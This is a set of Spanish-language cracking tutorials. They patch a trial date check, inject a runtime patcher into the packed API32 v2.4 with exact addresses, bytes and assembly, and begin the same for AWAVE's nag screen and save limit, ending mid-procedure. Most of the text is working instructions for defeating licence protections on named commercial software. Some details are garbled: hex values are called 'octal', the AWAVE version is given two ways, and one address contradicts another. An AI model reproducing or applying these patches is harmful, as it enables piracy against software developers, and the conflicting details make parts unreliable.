:60CB053D 8BC3            mov eax, ebx  <-- Si consigue llegar hasta aquí,
                                        es que ha pasado el control
```

Parece simple, no? (el código, no el Picasso que he hecho... :o)) Si, ya sé, éste es el típico principiante que cambia el salto que está antes del mensajito y así cree que lo ha solucionado porqué ya no se ve el mensaje y en verdad lo único que quita es el mensaje y no la protección, no? Pues no. No hace falta romperse el coco con estos programadores tan brillantes de hoy en día: si haces una visita al Call de antes del mensaje (dirección 60CB0522) haciendo doble click encima y luego heces lo vuelves a hacer en la primera llamada que aparece (en la dirección 60CB5B2), verás que esta última llamada llama (es su trabajo, no?) a las APIs de windows **GetLocalTime** y **GetSystemTime**. Demasiada casualidad, y más todavía si el programa solo llama a estas funciones desde esa función, que podemos afirmar sin dudas que ¡COMPRUEBA LA FECHA!

Bueno, después de esta pequeña muestra de chulería y prepotencia, solo queda hacer un pequeño cambio en la dirección 60CB0524 (la del salto) para que pase de **7517 jne 60CB053D** a **EB17 jmp 60CB053D** (en rojo, los cambios). Así, en vez de saltar al código bueno si la fecha está bien (instrucción de salto condicional JNE, salto si no es igual), saltará siempre aunque haya pasado el tiempo de prueba (instrucción de salto incondicional JMP, salto a secas).

Que no sabes cómo? Bueno, en plan parvulario, te enseñaré cómo: coges el editor hexadecimal, abres el fichero a editar (hexadecimalmente, pa eso está el editor) y vas al offset (dirección de memoria) donde está el byte a cambiar (en el W32dasm marcas la línea 60CB0524 y miras en la barra de estado el número al lado de "@Offset", en este caso 20524). Una vez encuentres el byte, puedes comprobar que pone 7517, así que escribes EB encima del 75. Y ya está!

Por supuesto, si quieres el programa, ¡cómpralo! Aunque la protección sea pésima, todo el resto (todito) es genial y funciona de maravillas.

Estás avisado, o sea que hasta la próxima! Por cierto, me pregunto si por aquí habrá algún cracker catalanoparlante (de donde sea... de marte me vale). Si ése eres tú, házmelo saber, y de paso me informas si hay de nuestra especie, o de si hay algún errorcillo por aquí... :o)

zerU

CRACKEAR ARCHIVOS PE EMPAQUETADOS (I)

por n u M I T_o r [kUT]

Target: API32 v2.4

Herramientas: Snippet Creator v1.5
HexWorkShop
SoftIce
TASM v5.0

Puedes conseguir estas herramientas en http://members.xoom.com/crk10/archivos
http://welcome.to/karpoff

Autor: n u M I T_o r

I n t r o

Ya he escrito un tutorial sobre Snippet Creator donde trato el tema de quebrar protecciones en archivos ejecutables PE enpacados. Me he dado cuenta que era un escrito muy duro para principiantes y he reorganizado un material que pudiera ser seguido mejor y con más facilidad.

Sin embargo, para poder seguir este tutorial se requiere una experiencia mínima en lenguaje ensamblador orientado al sistema operativo Windows a 32 bits, conocimiento de las estrategias clásicas de desprotección de programas (las comunes), algunas nociones sobre la estructura de los archivos con formato PE. De alguna manera supongo también conocimietos sobre desempacado manual de archivos con ProcDump.

E l C a m i n o

El método clásico de crackear archivos PE empaquetados consiste en usar un parcheador de procesos (process patcher) y hacer el parche estratégico en tiempo de ejecución. Se trata de esperar hasta que el archivo sea desempacado en la memoria para su ejecución y entonces parcharlo. Para hacer esto, tenemos que tener el manejador del proceso.

Tenemos entonces que un parchador de un proceso se puede dividir en dos partes:

un cargador: una rutina que carga el proceso objeto generalmente en modo de depuración.

un parchador: una rutina que intercepta el proceso, toma el control y escribe el parche en el proceso.

Yo nunca he usado este método. Uso otro, también clásico: injertar un recorte de código que tome el control del programa cuando éste se ejecuta, sobre-escriba el archivo objeto en tiempo de ejecución y haga los parches necesarios en puntos estratégicos. Estos puntos estratégicos son direcciones virtuales del proceso o desplazamientos dentro del archivo:

1. **Final de la rutina que desempaca el archivo : Desplazamiento 1 - VA1 (Virtual Address 1)**
Todo archivo ejecutable necesita ser desempacado para correr. El código con que comienza el programa que contiene este archivo es un "cargador" [*loader*] que desempaca el archivo en memoria. Cuando la rutina termina, el archivo objeto es desempacado en memoria, y podemos parcharlo en este momento. Una vez alcanzado el final del "cargador" del archivo empacado, el archivo ya debería estar desempacado en la memoria, así que a partir de la dirección de las últimas instrucciones del cargador escribimos unas nuevas instrucciones que hacen que el programa pase el control a un recorte de código que hemos insertado estratégicamente dentro del archivo empacado. Este recorte parchará entonces el archivo de manera que quedan rotas las protecciones que impiden su disfrute. A la dirección dónde termina de ejecutarse el cargador del empacado la llamamos **VA1**.

2. **Un lugar para el recorte. Desplazamiento 1 - VA2 (Virtual Address 2)**
Tenemos que especificar dónde colocaremos el recorte de código parchador que romperá la protección del programa. Este código ha de recibir el control desde el cargador que desempaca el programa cuando éste es ejecutado. Cuando el recorte se ejecuta, re-escribe algunas instrucciones que eliminan las protecciones y restaura las instrucciones que le entregaron el control para que el programa siga su curso y devuelve el control al programa. Para hacer el parche, la sección del archivo PE a parchar debe ser "escribible" (writeable), de lo contrario se producirá un error de protección. A la dirección donde colacamos el recorte la llamamos **VA2**.

3. **La dirección de la instrucción a parchar: VA3 (Virtual Address 3)**

Todavía tenemos que romper la protección del archivo. Esto no lo podemos hacer a la manera clásica, directamente sobre los desplazamientos característicos con un editor hexadecimal porque el archivo objeto está empaquetado. Podemos localizar las instrucciones a parchar y sus direcciones con un depurador (debugger) como SoftIce y luego proceder a parchar el archivo con código que podemos introducir en un punto estratégico del ejecutable empaquetado. El problema es que generalmente los empacadores al empacar un archivo ejecutable PE, cambia las características de sus secciones, evitando que SoftIce, y otros desensambladores, se detengan en ciertos del programa. Para que SoftIce pueda revisar un programa de estos, debemos revisar las características de las secciones del archivo ejecutable para asegurarnos que las secciones de código tengan las características típicas que les convienen.

4. **Escribir y ensamblar el recorte.**

Si tenemos éxito en el intento de romper la protección que nos mortifica, debemos proceder a escribir un recorte de código enensanblador (es lo más pequeño y rápido), ensamblarlo y pegarlo en el archivo objeto donde hemos establecido.

¿Es el camino?

A veces encontramos que las instrucciones finales del cargador del archivo empaquetado también están empacadas. Así que tenemos que esperar que estas últimas instrucciones sean desempacadas antes de parcharlas para que entreguen el código al recorte. Para resolver esto, podemos pasar el control a nuestro recorte parchador antes de que la rutina cargadora llegue al final. ¿Cuándo? cuando las instrucciones finales del cargador hayan sido desempacadas. Entonces tenemos que agregar algunas instrucciones adicionales al recorte para que éste parche primero las últimas instrucciones del cargador y éste pueda entregar de nuevo, por segunda vez, el control al recorte. La segunda vez que el recorte tiene el control, parchará el código original del programa y eliminará sus protecciones.

5. **Dirección de la primera llamada al recorte**: **VA0.**

Bien, el recorte recibirá entonces el control dos veces. La primera vez, parchará las últimas instrucciones de la sección del archivo encargada de desempacar el programa; este parche consiste en un par de instrucciones que entregarán el control al recorte por segunda vez. En esta última ocasión, el recorte ejecutará una nueva rutina que parchará el programa en memoria y lo desprotegerá. A la dirección que entrega el control por primera vez al recorte lo llamamos **VA0**.

<< *On the way* >> (Do you remember Jack Kerouack?)

Crackear un archivo empacado empleando este método es sencillo con Snippet Creator, una herramienta hecha para injertar código nuevo en archivos ejecutables con formato PE. Así que consigamos este programa, corrámoslo y creemos un proyecto nuevo: **File\New project**. Este comando desplegará una ventana donde podrás seleccionar el archivo que deseas cambiar o desproteger y dar un nombre al proyecto. Cuando creas un programa, Snippet Creator crea un subdirectorio con el nombre que tú eliges y un archivo .INI que salva la información y permite reabrir el proyecto.

1. **Final de la rutina desempacadora: Desplazamiento 1 - VA1 (Virtual Address 1)**

Nuestro objetivo será api32 v2.4. Para registrar este programa y obtener todas sus funciones podemos buscar y calcular su serial. Pero he visto que esto puede resultar un trabajo largo y arduo. A veces es preferible (menos trabajo - mejor resultado, +ORC) parchar el archivo ejecutable cuando se pueda. Tomaremos este camino.

Primero tenemos que ubicar el final de la rutina que desempaca el archivo. Cargamos el programa con SoftIce y bajamos de alguna manera (usando la tecla F10, y ocasionalmente F5 y F9 para evitar los bicles [*loops*]) hasta 00 41 B5 D2.

Esta instrucción es un salto [*jump*] al punto de entrada original del programa en la sección .text:

```
:0041B5BD    8B 64 24 14        mov esp, dword ptr [esp+14]
:0041B5C1    5E                 pop esi
:0041B5C2    8B FE              mov edi, esi
:0041B5C4    81 C6 D7 15 00 00  add esi, 000015D7h
:0041B5CA    6A 05              push 00000005h
:0041B5CC    59                 pop ecx
:0041B5CD    F3                 repz
:0041B5CE    A4                 movsb
:0041B5CF    61                 popad
:0041B5D0    66 9D              popf
:0041B5D2    E9 E9 9F FE FF     jmp 004055C0h ; <- Salto al punto de entrada original
```

La instrucción en la dirección 00 41 B5 D2 es donde termina el cargador interno del programa empaquetado. Llamamos a esta dirección **VA1**.

En esta dirección tendremos que escribir una instrucción de seis bytes que tiene la forma:

```
1:    push   address_of_snippet
2:    ret
```

Estas instructiones entregarán el control al recorte. Un código con esta forma tiene un tamaño de seis bytes. En octal:

```
1:    68 zz yy xx 00
2:    C3
```

El código octal 68h es la instrucción empujar a la pila [*push*] un dato dword. El resto de la instrucción es un número hexadecimal de 32 bits que será empujado a la pila: 00 xx yy zz h; este número es la dirección a la que saltará el programa con la siguiente instrucción. Así que la instrucción 1 será en ensamblador:

```
push   00 xx yy zz h
```

El código octal C3h corresponde a la instrucción en ensamblador 'RET'. Esta instrucción hace que el programa salte a la dirección a la que apunte el registro SP o ESP (el puntero de pila). En este caso es la dirección 00 xx yy zz h en la memoria virtual del proceso y que antes metimos en la pila.

Pero todavía hay un problema. La instrucción original en VA1 también está empacada; entonces tenemos que esperar hasta que esta instrucción sea cargada para escribir un primer salto [*jump*] al recorte: tendremos que localizar otra dirección VA0 anterior a VA1 que entregue una primera vez el control al recorte: en esta primera ocación, el recorte sobre-escribirá la instrucción en la dirección VA1 para que en VA1 el programa entregue nuevamente el control al recorte. La segunda vez que el recorte recibe el control, parchará el programa y lo desprotegerá. Por último restaurará las instrucciones originales que reescribió antes.

Una buena dirección para dar el control al recorte por vez primera es:

```
:0041A110      0F 84 A7 14 00 00        je 0041B5BDh
```

Llamamos a esta instrucción **VA0**. ¿Cómo conseguirla?

Cargo el programa con el loader de SoftIce. Cuando se despliega la ventana de SoftIce, ejecuto el comando "D   41B5D2". Luego voy trazando las diversas instrucciones del programa con la tecla F10 hasta ver como se realiza un cambio en la dirección 41B5D2 en la ventana de datos. Seguro aparecerá algo como " FE 9F E9 E9   FF FE B5 BB ", que son los valors octales de las instrucciones siguientes, pero invertidas:

:0041B5D2 E9 E9 9F FE FF jmp 004055C0h ; <- Jump to the original entry point
:0041B5D7 E9 BB B5 FE FF jmp 00406B97h

Entonces, cuando el programa llega a 00 41 A1 10 h, las instrucciones en la dirección 00 41 B5 D2 h estarán desempacadas y podrán ser parchadas.

2. **Un lugar para el recorte. Desplazamiento 1 - VA2 (Virtual Address 2)**

Para ubicar un lugar para el recorte podemos emplear un método bastante empírico pero que funciona. Abrimos el programa con un editor hexadecimal como HexWorkshop y buscamos un sitio sin código, lleno de ceros. Estos espacios amplios genertalmente podemos encontrarlo al final de las diversas secciones. Así que podemos encontrar un espacio amplio al final de la sección .rsrc, en el desplazamiento 00 D3 20 h.

Podemos elegir este espacio. Tenemos el desplazamiento dentro del archivo, pero necesitamos su dirección virtual. Esta dirección la podemos calcular con esta fórmula:

(Desplazamiento del recorte - Desplazamiento del inicio de la sección) + VA de la Sección

A esta dirección la llamamos **VA2**.

Ya hemos determinado la sección donde pondremos el recorte .rsrc. Para hacerlo ejecutamos en Snippet Creator **PE Info\View Section Info**. Podemos ver que este desplazamiento está en la sección .rsrc, antes de la sección "madmat". El desplazamiento de inicio de la sección [*Raw Offset of the section*] es 4A 00h.

La dirección virtual de la sección [VA of Section] es: Dirección de la base de la imagen [*Image Base Address*] + Desplazamiento virtual de la sección [*VA offset of the section*]:

00 40 00 00h + 00 01 00 00 h = 00 41 00 00 h

Ahora calculamos:

VA2 = (00 D3 20h - 00 4A 00h) + 00 41 00 00h = 00 41 99 20h

Esta es la dirección **VA2**.

3. **La dirección a parchar: VA3 (Virtual Address 3)**

Ahora vamos a desproteger el programa. Por razones de brevedad, considerando que el lector de este tutorial no es propiamente un principiante, no detallaré el proceso para ubicar el punto a parchar. Simplemente lo diré. Para que el programa corra como si estuviera registrado, con todas sus funciones, debemos cambiar en el siguiente código:

```
:00404815    03EA      add ebp, edx
:00404817    41        inc ecx
:00404818    4E        dec esi
:00404819    75DA      jne 004047F5
:0040481B    33C0      xor eax, eax
:0040481D    5F        pop edi
:0040481E    85ED      test ebp, ebp
:00404820    5E        pop esi
:00404821    5D        pop ebp
:00404822    0F94C0    sete al
:00404825    5B        pop ebx
:00404826    59        pop ecx
:00404827    C3        ret
```

La instrucción:

```
:00404822    0F94C0    sete al
```

Es donde el programa coloca una bandera en el registro **al** para indicar si el programa está registrado o no. Si esta instrucción pone 1 en al, el programa está registrado. Entonces podemos cambiar esa instrucción de tres bytes por

```
:00404822    FEC0    inc eax
:00404824    90      nop
```

Esta instrucción hará a al diferente de cero. Cuando el programa revise la bandera, actuará como si el programa hubiera sido registrado y actuará como tal.

Aunque esto sería suficiente para registrar el programa, todavía necesitamos introducir nuestro nombre de ususario y el serial. El programa revisa el número de caracteres en el nombre de usuario (debe ser mayor que cinco) y el de la clave (debe ser 16 o más).

Bien. ya tenemos la dirección de los parches.

4. **Escribir y ensamblar el recorte.**

Tenemos que crear el proyecto en Snippset Creator: **File\New project**. Lo llamamos api32.

Luego configuramos las opciones del proyecto:

Snippet VA = VA2 = 41 99 20
Patch Options = Patch into Existing Section
Address to Redirect Control To the Snippet = Redirect Control From Code Section
VA1 = 00 40 17 75
Return Control to the program = Don't Return Control To Program

Estas opciones eligen:

· la dirección virtual donde el recorte será injertado (VA2)
· el recorte será injertado dentro de una sección existente (.rsrc)
· la dirección virtual donde el programa dará el control al recorte (VA1)
· el recorte no regresará el control al programa; tenemos que hacerlo nosotros y escribirlo en el recorte.
· Snippet Creator no restaurará las instrucciones originales del programa. Tenemos que hacerlo nosotros.

Luego escribimos el recorte y lo ensamblamos. A continuación está el código del recorte para TASM v5.0. Antes de ensamblar el recorte debemos elegir y configurar el ensamblado que usemos. Ejecutamos en Snippet Creator **Action\Options** para desplegar la ventana "General Options". Escogemos el ensamblador (TASM o MASM según sea el caso) y establecemos los comandos y parámetros correspondientes. En mi caso particular, que he empleado TASM v5.0, y tengo a Snippet Creator en el directorio C:\ASM\ICZ\, los valores y comandos son:

Assembler
TASM

Locations
Assembler: TASM32 /ml %1
Linker: TLINK32 /Tpe /c /aa /V4.0 %1,,,C:\TA\LIB\import32.lib
Project Directory: C:\ASM\ICZ\

Estos comandos suponen que el directorio donde tengo TASM32.EXE y TLINK32.EXE, está en entorno; es decir, cuando inicio la sección en Windows, el archivo por lotes

"autoexec.bat" tenía la siguiente línea:

PATH C:\TASM\BIN;C:\TASM\LIB;C:\TASM\INCLUDE;%PATH%

A contiuación el código del recorte:

```
; ---------------------------------------- code snippet ----------------------------------------

jmp init

oldinst1 db 00Fh,084h,0A7h,014h,000h,000h
oldinst2 db 0E9h,0E9h,09Fh,0FEh,0FFh,09Eh
newinst1 db 068h, 020h,099h,041h,000h, 0C3h
newinst2 db 0FEh,0C0h,090h
counter db 0

init:
pushad
cmp counter,0
jne time2

; Restaurar la instrucción 1
inc counter
mov edi,41A110h          ; dirección de la instrucción original 1 en VA0
lea esi,oldinst1         ; instrucción a restaurar
mov ecx,6 push ecx       ; tamaño de la instrucción original
rep movsb                ; restaurar la dirección original

; Escribir la nueva instrucción en VA1: segundo salto al recorte
mov edi,41B5D2h          ; dirección donde se volverá a entregar el control al recorte:
VA1
lea esi,newinst1         ; instrucción a escribir
pop ecx                  ; tamaño de las instrucciones
rep movsb

; Retorno 1
popad
push 41A110h
ret

time2:
; Restauar intrucción 2
```

```
mov edi,41B5D2h          ; dirección de la instrucción original 2 en: VA1
lea esi,oldinst2         ; instrucción a restaurar
mov ecx,6
rep movsb

; Write new instruction 2: patch 2
mov edi,404822h          ; dirección de la instrucción original 2 en : VA2
lea esi,newinst2         ; instrucción a escribir
mov ecx,3                ; tamaño de las instrucciones
rep movsb                ; escribirlas

; Retorno 2
popad
push 41B5D2h
ret

; ----------------------------------------------------------------------------------------------------
```

Después de escribir estas lineas en la ventana de edición de Snippet Creator, presionamos el botón "Assemble" y esperamos. Si no hay error, el recorte de código ha sido ensamblado y enlazado.

Ahora podemos "exportar" el binario correspondiente al recorte **(File\Export)** y salvamos api32.bin.

Abrimos el archivo api32.exe con HexWorkshop (conviene más emplear este editor que HIEW, ya que necesitamos tener dos vistas desplegadas al mismo tiempo, una del archivo api32.exe y otra del recorte api32.bin). Vamos al desplazamiento 00D320 h (**Edit/Goto**). Es el desplazamiento donde colocaremos el recorte de código.

Ahora abrinos el archivo api32.bin que hemos exportado. Lo marcamos totalmente con el ratón y lo copiamos (CTRL+C). Luego desplegamos la vista de api32.exe y vamos al desplazamiento 00D320h y marcamos desde 00D320 hasta 00D39Eh. Ahora pegamos el recorte (CTRL+V). Para terminar, ponemos en el desplazamiento 00D510h (correspondiente a la dirección virtual VA0) la instrucción que entrega el control al recorte por primera vez: 68 20 99 41 00 C3. Esto significa:

```
:0041A110        68 20 99 41 00        push 00419920
:0041A115        C3                    ret
```

Recordar que el recorte ha sido colocado en la sección .rsrc. Como sobrescribimos esta sección con alguna instrucción debemos asegurarnos que soporte escritura. Revisemos las características de la sección .rsrc: **PE Info\View Section Info**. Las características son: 40 00 00 40 h. Esto significa:

Datos Inicializados: 00 00 00 40 h
Lectura: 40 00 00 00 h
40 00 00 40 h

La sección no soporta escritura, así que tendremos que editar las características. Para hacer esto hacemos click con el botón derecho del ratón sobre la cadena .rsrc que aparece en el cuadro de diálogo "Section Information". Seleccionamos "Edit Section" en el menú emergente: esto despliega el vuadro de diálogo "Modify Section Values". Pulsamos el botón "..." al lado del campo "Characteristics". Esto despliega el cuadro de diálogo "Section Charactheristics". Seleccionamos la caja de chequeo IMAGE_SCN_MEM_WRITE y salvamos (*save*). Ahora las características de la sección serán: C0 00 00 40 h:

Datos Inicializados: 00 00 00 40 h
Lectura: 40 00 00 00 h
Escribible: 80 00 00 00h
C0 00 00 40 h

Esto mismo lo tenemos que hacer para todas aquellas secciones que serán escritas durante el proceso, como el cargador del empacado, que es la sección con que inicia un ejecutable empaquetaso. Eso es todo.

R e g i s t r a n d o

Ahora corremos el programa y pulsamos el botón 'register'. Escribimos un nombre con más de cinco caracteres:

Mi_Nombre

y un código serial con más de dieciseis caracteres:

FREE-FREE-FREE-FREE

Hacemos click sobre OK, y listo...

Comentarios y correcciones: nuMIT_or@iname.com
Mi página de programación: n u M I T_o r's P r o g r a m m i n g P a g e

CRACKEAR ARCHIVOS PE ENPAQUETADOS (II)

Usando DLLs

por n u M I T_o r [kUT]

Target: AWAVE v4.5. (http://www.fmjsoft.com)

Herramientas: Code SnippetCreator
HexWorkShop v2.5x
SICE 3.XX o superior (¿qué haríamos sin él?)
MASM 6.X o TASM 5.0

NOTA: Estas herramientas las puedes hallar en: http://members.xoom.com/crk10/archivos

Autor: n u M I T_o r

Contenido:

· ***INTRO***
- ***Insertar un objeto nuevo en un archivo PE***
- ***El recorte es grande y no quiero aumentar el programa***
- ***MALDITAS PROTECCIONES: quebrando a AWAVE v4.5***
- ***ALGUNAS PREGUNTAS - ALGUNAS RESPUESTAS***
  - **¿Las jmp de las apis están siempre en secciones .text?**
  - **¿Qué significan las características de las secciones de un PE?**
  - **¿Qué es una DLL y para qué sirve? ¿cómo se crea?**

INTRO
======

Particularmente veo el mayor potencial de conocer los encabezados del PE en la personalización de programas. Sin un editor de recursos se puede cambiar el comportamiento de los menúes, de los diálogos y mucho más. También podríamos ampliar la funcionalidad de las aplicaciones y mejorarlas. Es un trabajo que podemos hacer "manualmente", sin necesidad de un programa especial para ello.

Insertar un objeto nuevo en un archivo PE
==========

Como un ejercicio, vamos a insertar una rutina nueva en notepad.exe. Es la libreta de notas que trae el sistema Windows, generalmente en el directorio C:\WINDOWS. Así que copialo y guárdalo en un directorio temporal ya que le haremos algunos cambios.

Para insertar rutina nueva en notepad.exe vamos a utilizar Snippet Creator. Existen otras herramientas que pueden hacerlo también, pero yo utilizo ésta.

Repasemos como configurar Snippet Creator para insertar código nuevo en un archivo PE.

1. Debemos **primero hacer unos ajustes:** vamos a **Action/Options**.

No sé si sea necesario explicarlo, pero hay que:

> 1.1. Indicar si usarás MASM o TASM. Son los ensambladores comerciales más populares.
>
> 1.2. Para cada uno de ellos, si los tienes, eliges los comandos con sus respectivos comutadores.
>
> 1.3. Hay que indicar también el directorio donde será creado el proyecto es decir, la rutina que injertarás en el PE.
>
> 1.4. OK.
>
> 1.5. Si prefieres y no eres tan quisquilloso, simplemente pulsa DEFAULT y se establecerán los valores por defecto. No es una mala opción.

2. Ahora debes **crear un proyecto** (File/New Project) u opcionalmente determinar el target (Acton/New Target). A nuestro proyecto nuevo lo podemos llamar NP.

3. Luego viene lo interesante: **crear el recorte** (*snippet*). Hay que escribir el código del recorte en la ventana de edición del programa. Los siguientes son más o menos los ejemplos de Icz:

Para MASM:

```
include windows.inc
include user32.inc
includelib user32.lib
jmp init

Message db "Probando, un, dos, tres. probando",0

init: invoke MessageBox,NULL,addr Message,NULL,MB_OK
```

Para TASM:

```
UNICODE=0
include w32.inc
jmp ComienzoReal

Message db "Probando, un, dos, tres. probandot",0

ComienzoReal: call MessageBox,NULL,offset Message, NULL,MB_OK
```

Ahora guarda el código escrito ("File/Save Project"). Snippet Creator creará en la carpeta del proyecto un archivo .INF que salvará la información sobre los avances realizados en el proyecto.

Es necesario observar que el código anotado arriba sólo funciona si, en este caso, MessageBox es una de las funciones importadas por el archivo target. Para asegurarse de esto, simplemente vamos a la ventana "Import Information" a través de "PEInfo\View Import Fuctions". Hacemos click con el botón derecho del ratón sobre USER32.DLL y revisamos. Ya, aparece la función MessageBox.

4. El siguiente paso es **ensamblar el recorte**: pulsa el botón "Assemble" debajo de la

ventana de edición o ejecuta el comando "Action/Assemble". Si todo va bien, vamos al siguiente punto.

5. **Exportar el recorte**. Al ejecutar el comando "File/Export", se abre la caja de diálogo común "SAVE AS". Busca la carpeta del proyecto y salva el archivo .BINSe trata del recorte propiamente dicho. Si lo abres con HIEW.EXE (Hacker View) podrás ver un desensamblado de lo que escribiste. Esto ya es bastante. Puedes tomar el contenido de este archivo y pegarlo manualmente en el sitio indicado del target y ya. Pero SC te puede ahorrar este trabajo.

6. Ahora el momento crucial: **injertar el recorte en el target**. Para hacer primero debes ejecutar el comando "Acton/Project Options". Esto desplegará una caja de diálogo donde:

> 6.1. Debes *llenar la caja VA* con la dirección virtual donde deseas insertar el recorte (*snippet*). Para esto, hay que encontrar un punto disponible dónde hacerlo. Los sitios posibles son:
>
> > a. Al final del archivo, como una nueva sección. Esto incrementa el tamaño del archivo.
> >
> > b. Entre las tablas de las secciones y la primera sección. También como una nueva sección.
> >
> > c. En algún espacio no utilizado de una sección. Pienso que esta es la mejor opción ya que no tiene que crearse una nueva sección ni aumenta el tamaño del archivo.
>
> Para ubicar el sitio donde ubicar el recorte, abrimos el target con un editor hexadecimal y buscamos un área vacía, llena de ceros. Una vez encontrada, anotamos el desplazamiento donde empieza y el desplazamiento donde termina. En mi versión de notepad.exe, por ejemplo, hayamos un gran espacio en el desplazamiento 4020h (revisa tu versión, si esto no es posible elige otro desplazamiento). Luego, empleando el comando "PE Info/View Section Info", abrimos el diálogo "Section Information" y en la columna "RAW offset" revisamos en cual sección se halla el espacio que he elegido. Es la sección .data. Luego calculamos la dirección virtual equivalente al desplazamiento dentro del archivo:
>
> VA del recorte = (Desplazamiento del recorte - RawOffset de la Sección) + (ImageBase + VirtualOffset de la sección)

(00004020h - 00003E00h) + (00400000h + 00006000h) = 00406220h

Colocamos este valor en el campo "Snippet VA" del diálogo "Project Options".

6.2. Según sea la opción que hayamos elegido, hay que indicarlo en el área "Patch Options" de la caja de diálogo "Project Options". Elijamos "Patch into Existing Section".

6.3. Después de escoger dónde insertar el recorte, *debemos decidir como el recorte ha de tomar el control*.

> *Si queremos que el código se ejecute antes del código del archivo objeto o víctima*, debemos redirigir el control desde el punto de entrada RVA (opción "Redirect Entry Point RVA"). Con esta opción, el programá dará el control al recorte cuando el archivo esté listo para ser ejecutado.
>
> Si queremos que el recorte reciba el control después de que algunas rutinas del archivo objeto se haya ejecutado, debemos elegir entre dos opciones: "redirect-from-code-section" (redirigir-desde-la-sección-de-código) o "redirect-from-call/jmp" (redirigir-desde-call/jmp). La opción "redirect-from-code-section" insertará las instrucciones en la dirección virtual que pasará el control al recorte. Sin embargo, *debes tener cuidado al elegir la dirección desde donde redirigirás el control*: debe estar en el límite de una instrucción. Por ejemplo, para una sección como esta:

```
:00401007 6819304000 push 00403019
:0040100C 6A00 push 00000000
* Reference To: USER32.MessageBoxA, Ord:0195h |
:0040100E E807000000 Call 0040101A
:00401013 6A00 push 00000000
```

> puedes escoger 40100C como la dirección de redirección, pero no 40100D. Snippet Creator no será capaz de capturar este tipo de error, así que debes ser cuidadoso en esto. Para pasar el control al recorte, Snippet Creator reemplazará la(s) instrucción(es) en esa dirección virtual con "push [VA del recorte]" y luego"ret".

Redirection from call/jmp es otro método. Esta opción requiere que se diga a Snippet Creator donde está la instrucción call/jmp y automáticamente reemplazará la instrucción original call/jmp con la dirección de tu recorte. En este ejemplo, si empleamos esta opción, debemos pasar 40100E como la dirección virtual que redirigirá el control. Snippet Creator almacena esta dirección, la de rutina original, en una variable llamada OriginalLocation. Luego, si se desea entregar de nuevo el control a la rutina original, en el recorte se puede hacer algo como "jmp dword ptr [OriginalLocation]" o "call dword ptr [OriginalLocation]", dependiendo de si originalmente era una llamada (call) o un salto (jump).

Si prefieres redirigir el control desde algún sitio en el código existente, puedes almacenar las instrucciones sobre-escritas después de que tu recorte obtenga el control. Lo puedes hacer estableciendo la caja de chequeo (checkbox) restore-overwritten-instruction en la parate inferior del cuadro de diálogo "Project Option". Snippet Creator colocará el código necesario para restaurar las instrucciones originales dentro del recorte.

Luego, hay que considerar qué hacer después de que la última instrucción del recorte haya sido ejecutada. Se puede elegir devolver el control al archivo objeto (target) en una dirección virtual específica. Si no, se debería poner alguna instrucción que sería la última del recorte, tal como ExitProcess.

En nuestro caso particular, ya hemos calculado la dirección virtual del nuevo punto de entrada, que corresponde al desplazamiento donde colocaremos el recorte: 00406220h. Como queremos que nuestro recorte tome el control al iniciar el programa, elegimos la opción "Redirect Entry Point RVA". Esto dará el control al recorte desde el comienzo. Además queremos que el programa siga su curso después de la ejecución del recorte, entonces elegimos la opción "Return To Program" y en la casilla "Virtual Address" colocamos la dirección del punto de entrada original: 00401000.

6.4. Una vez establecidas las opciones del proyecto, se inserta el recorte en el archivo objeto usando "Action/Patch Target File". Snippet Creator no preservará registros/banderas (flags), es tu responsabilidad. Si algo no funciona como se esperaba, se puede examinar el código fuente del recorte en el directorio del proyecto y ver cómo va todo.

Listo.

Ahora activemos el target (NOTEPAD). ¿Qué te parece?

Icz termina su tutorial recordando que SC puede ser empleado también como un simple editor de archivos PE, lo mismo que ProcDump.

El recorte es grande y no quiero aumentar el programa

En ocasiones el tamaño del archivo empacado es un parámetro crítico a través del cual un sistema de protección puede evaluar si ha habido intento de abuso. En estos casos es posible implementar una DLL. Así sólo tengo que insertar la llamada a la DLL en el archivo objeto y listo. Si no sabes qué es una DLL, como se programa, y para qué sirve, revisa el final de este documento.

MALDITAS PROTECCIONES: quebrando AWAVE v5.4
==========

Parchando archivos empaquetados con SnippetCreator

Voy a intentar desproteger un programita llamado AWAVE v5.4. Es un programa ejemplar para mostrar como romper protecciones de archivos ejecutables empaquetados a través de la inserción de código nuevo en ellos empleando Snippet Creator. Quiero subrayar que no tengo nada contra el programador que creó este buen programa. Por el trabajo que me dio, tengo la impresión de que sabía lo que hacía. Yo aconsejaría que quienes deseen usar el programa, lo registren. Si yo pudiera lo haría. Pero mi objetivo no es aprovechar el programa sino enseñar el estilo de romper protecciones que estoy implementando.

Para romper las protecciones de archivos empaquetados, la táctica empleada generalmente es esperar que el archivo se despliegue en memoria y sobreescribir la rutina de protección en tiempo de ejecución. Esto comúnmente se ha hecho con un cargador (loader) que atrapa una llamada a alguna API de W32 que realice el programa, y entrega el control a la rutina que desprotegerá el programa: el mismo cargador tomará el control y cambiará en memoria el esquema de protección.

El uso de loaders me parece que presenta una dificultad: en este método entran en juego

dos procesos distintos, el del loader y el del programa mismo. Esto dificulta las cosas y nos obliga a escribir un número significativo de líneas de código. Las funciones de W32 para escribir procesos remotos, son complejas. El loader puede tener fácilmente un tamaño de 100 KB, especialmente si no lo escribimos en lenguaje ensamblador.

Si hacemos que la rutina que rompe las protecciones del programa se ejecuten en su propio proceso, me liberaré de la carga que implica enganchar instrucciones en procesos remotos, sobrescribir y leer procesos remotos, etc. Esto lo podemos lograr simplemente insertando la rutina desprotectora en el mismo ejecutable del programa. Veamos el caso particular de AWAVE v4.5.

El programa presenta dos limitaciones engorrosas. La primera es un NAG que aparece al comienzo y que recuerda que se trata de un programa no registrado y retarda el inicio del programa. La otra protección importante es que el programa no permite guardar más de un archivo por sección. Hay un par de cuestiones secundarias: son dos cadenas, una dice "Unregistered copy" y aparece en la parte izquierda del área cliente; la otra dice "(Unreg)" y aparece en la "Caption" de la ventana. Aunque no es tarea fácil, eliminaremos estas molestias.

Si intentamos cargar el programa con SICE, no se disparará la ventana del depurador porque el programa está empaquetado y se han cambiado los atributos de las secciones. Entonces creamos en SnippetCreator un nuevo proyecto (File/New Project) y llamémosle awave, cuyo target sería awave.exe. Revisamos los atributos de las secciones y cambiamos los de las secciones .text y .adata, que son, respectivamente las secciones de código ejecutable y la rutina de descompresión. El punto de entrada está en esta última sección. Los atributos deben ser E0000020.

Cambiados los atributos, encontramos que ahora sí se dispara la ventana de SICE cuando cargamos awave.exe con e lloader de SoftIce. Tenemos que buscar varias direcciones:

